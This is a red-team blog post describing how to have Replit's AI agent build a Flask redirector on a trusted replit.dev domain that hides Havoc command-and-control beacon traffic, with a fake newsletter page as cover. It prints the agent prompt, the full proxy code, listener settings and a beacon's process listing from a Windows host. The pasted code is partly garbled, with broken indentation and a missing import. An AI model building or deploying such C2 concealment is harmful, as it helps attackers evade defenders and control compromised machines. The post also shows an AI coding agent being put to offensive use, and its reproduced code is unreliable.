


Watch Your AI! Using Replit AI to Mask Your C2 Traffic // Askar

> askar.so/blogs/watch-your-ai-using-replit-ai-to-mask-your-c2-traffic

Mohammad Askar

April 19, 2025



The screenshot displays the Havoc interface. At the top, there is a menu bar with 'Havoc', 'View', 'Attack', 'Scripts', and 'Help'. Below this is a table with columns: ID, External, Internal, User, Computer, OS, Process, and PID. The table contains one entry: ID 12a36194, External and Internal fields are redacted, User is 'student', Computer is 'DESKTOP-U...', OS is 'Windows 10', Process is 'replit-beacon.exe', and PID is 5204. Below the table, a terminal window is open with the title '[12a36194] student/DESKTOP-UGFRNSI'. The terminal output shows: '19/04/2025 12:01:46 Agent 12A36194 authenticated as DESKTOP-U... :: [Internal: ...] [Process: replit-beacon.exe]', '19/04/2025 12:02:14 [Neo] Demon » ps', '[*] [0348027E] Tasked demon to enumerate and list all processes', '[+] Send Task to Agent [16 bytes]', and '[*] Process List:'. A process list table is shown in the terminal:

Name	PID	PPID	Session	Arch	Threads	User
System	0	0	0	x64	2	
Registry	4	0	0	x64	136	
smss.exe	92	4	0	x64	4	
csrss.exe	308	4	0	x64	2	
wininit.exe	420	412	0	x64	11	
	496	412	0	x64	1	

At the bottom of the terminal, the prompt is '[student/DESKTOP-UGFRNSI] replit-beacon.exe/5204 x64' and the cursor is on a new line with '>>> |'.

Estimated Reading Time: 9 minutes

Introduction

When conducting offensive operations, managing Command & Control (C2) traffic concealment using modern technologies is essential rather than optional. After exploring Replit, a platform enabling rapid web application deployment via AI, I discovered its potential for infrastructure purposes. Replit's workflow allows users to request features through an AI agent, which then generates and deploys complete applications to `replit.dev` subdomains automatically.

The core concept involves deploying a lightweight redirector on a `replit.dev` subdomain to forward C2 traffic to an actual teams server. This approach leverages Replit's legitimacy – widely trusted in development and business environments – to provide natural obfuscation for beacon communications.

Before We Start

This blog post is intended strictly for educational purposes only. The content shared here is meant to help security professionals, researchers, and enthusiasts understand offensive techniques in order to better defend against them.

The AI capabilities in this context are not marketing language but functional tools used to accelerate development.

Understanding Replit Deployment

Default Replit deployments generate URLs like:


`https://aaaaaaaa-2222-b33f-b33f--11-133713371337ee.ReplitSubDomain.replit.dev`

Paid plans allow custom naming:


`https://LegitApp.replit.dev`

These subdomains serve application code directly from Replit's infrastructure. By mimicking legitimate API calls or update checks, beacon communications become significantly harder for defensive teams to identify as suspicious.


Building with Replit's AI Agent




The workflow involves instructing the AI agent to create a Flask web application, which processes the request and proposes implementation features.




After approval, the agent generates code, typically starting with a `main.py` file. Within minutes, a fully deployed application becomes available.



The right panel displays a live preview, with the deployment URL visible in the interface header:



Opening the generated URL displays the live, publicly accessible application:




Building the Redirector

The practical demonstration uses Flask to create a redirector handling both GET and POST requests, forwarding traffic to an actual C2 teamserver.

C2 Configuration

For this example, Havoc C2 serves as the command server. The beacon sends POST requests to `/api/stats/traffic` for specificity, allowing the redirector to forward only

relevant requests while ignoring extraneous traffic.



Initial Havoc listener configuration:

The screenshot shows the 'Edit Listener' configuration window. The Name is 'Replit HTTPS Server' and the Payload is 'Https'. Under 'Config Options', the Hosts field contains 'tochangethis.replit.dev'. The Host Rotation is set to 'round-robin'. The Host (Bind) is set to '1'. The PortBind is '8080' and the PortConn is '443'. The User Agent is 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3'. The Headers field is empty. The Uris field contains '/api/stats/traffic'. The Host Header is 'tochangethis.replit.dev'. The 'Enable Proxy connection' checkbox is checked.


The listener awaits connections on port 8080, configured to use the Replit hostname as the primary communication host with /api/stats/traffic as the endpoint.

AI Agent Instructions


The agent receives the following instruction:

Develop a Flask web application that proxies all GET and POST requests to the /api/stats/traffic endpoint by forwarding them to https://original_host.com

Additional requirements include request logging, response logging, and caching disabled via appropriate headers. The application includes a static landing page at the root path displaying “Coming Soon” with a newsletter subscription form.



After processing, the agent completes deployment:



The application displays cleanly with the .replit.dev subdomain visible in the green navbar.

Generated Code

The Python implementation created by Replit AI:

```
import os
import logging
import requests
from flask import Flask, request, jsonify, render_template, redirect, url_for, flash, I
from urllib.parse import urljoin
import json

# Configure logging
logging.basicConfig(
    level=logging.DEBUG,
    format='%(asctime)s - %(name)s - %(levelname)s - %(message)s')
logger = logging.getLogger(__name__)

# Initialize Flask app
app = Flask(__name__)
app.secret_key = os.environ.get("SESSION_SECRET",
                                "default-secret-key-for-development")

# Target API host
TARGET_HOST = "https://****.live:8080"

@app.route('/')
def index():
    """Serve the coming soon landing page."""
    from datetime import datetime
    current_year = datetime.now().year
    return render_template('index.html', current_year=current_year)

@app.route('/subscribe', methods=['POST'])
def subscribe():
    """Handle newsletter subscription."""
    email = request.form.get('email')

    if not email:
        flash('Email is required!', 'danger')
        return redirect(url_for('index'))

    # Here you would typically save the email to a database or send it to a mailing se
    # For now, we'll just log it
    logger.info(f"Newsletter subscription: {email}")

    flash('Thank you for subscribing!', 'success')
    return redirect(url_for('index'))
```

```

@app.route('/api/stats/traffic', methods=['GET', 'POST'])
def proxy_traffic_stats():
    """Proxy requests to the original host's traffic stats endpoint."""
    method = request.method
    target_url = urljoin(TARGET_HOST, "/api/stats/traffic")

    # Log the incoming request
    logger.debug(f"Incoming request: {method} {request.url}")
    logger.debug(f"Request headers: {request.headers}")
    if method == 'POST':
        logger.debug(f"Request data: {request.get_data()}")

    # Prepare headers to forward
    headers = {
        key: value
        for key, value in request.headers.items()
        if key.lower() not in ['host', 'content-length']
    }

    try:
        # Forward the request to the target host
        if method == 'GET':
            response = requests.get(target_url,
                                    headers=headers,
                                    params=request.args,
                                    timeout=10,
                                    verify=False)

        elif method == 'POST':
            response = requests.post(target_url,
                                    headers=headers,
                                    data=request.get_data(),
                                    timeout=10,
                                    verify=False)

        else:
            return jsonify({"error": "Method not allowed"}), 405

    # Log the response
    logger.debug(f"Response status: {response.status_code}")
    logger.debug(f"Response headers: {response.headers}")
    logger.debug(f"Response content: {response.content}")

    # Prepare the response to send back to the client
    excluded_headers = [
        'content-encoding', 'content-length', 'transfer-encoding',
        'connection'
    ]
    headers = [(name, value)

```

```

        for name, value in response.raw.headers.items()
        if name.lower() not in excluded_headers]

# Add no-cache headers
no_cache_headers = [('Cache-Control',
                    'no-store, no-cache, must-revalidate, max-age=0'),
                    ('Pragma', 'no-cache'), ('Expires', '0')]
headers.extend(no_cache_headers)

# Return the response
return Response(response.content, response.status_code, headers)

except requests.RequestException as e:
    logger.error(f"Proxy error: {str(e)}")
    return jsonify({
        "error": "Failed to forward request",
        "details": str(e)
    }), 502

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)

```

The code forwards traffic to the C2 endpoint while maintaining comprehensive logging and disabling caching through appropriate HTTP headers. The application simultaneously serves a functional landing page with newsletter signup capability, providing legitimate cover for the redirector functionality.

The implementation remains customizable depending on specific C2 framework requirements. Cobalt Strike and Nighthawk users maintain tighter control over request and response body components, whereas this proof-of-concept maintains simplicity through direct traffic forwarding.

You can customize the pages, tweak the theme, or even adjust the code logic depending on what you're aiming for

Testing the Configuration

The Havoc listener receives reconfiguration with the new Replit hostname:

Edit Listener [X]

Name:

Payload:

Config Options

Hosts:

Host Rotation:

Host (Bind):

PortBind:

PortConn:

User Agent:


Headers:

Uris:

Host Header:

Enable Proxy connection

A beacon payload generates for testing purposes:



When executed on Windows 10 with Burp proxy interception enabled, the beacon sends requests to the correct host and endpoint:

Command execution (ps) successfully returns process listings, confirming traffic flows cleanly through the Replit domain.

Conclusion

Leveraging Replit domains for C2 traffic routing provides advantages stemming from their legitimate status and widespread adoption in development environments. The technique becomes more effective through backend logic customization and frontend presentation refinement. Access controls and request validation further obscure the infrastructure from fingerprinting attempts.

This demonstration serves strictly educational purposes. The author assumes no responsibility for illegal application of the information presented.

\$

Want to go from reading exploits to writing them? Book a mentoring session and level up your offensive skills. Whether you want to dive deeper into vulnerability research, discuss red team strategies, or talk through your personal growth areas in cybersecurity, I'm here to help.

[./contact](#)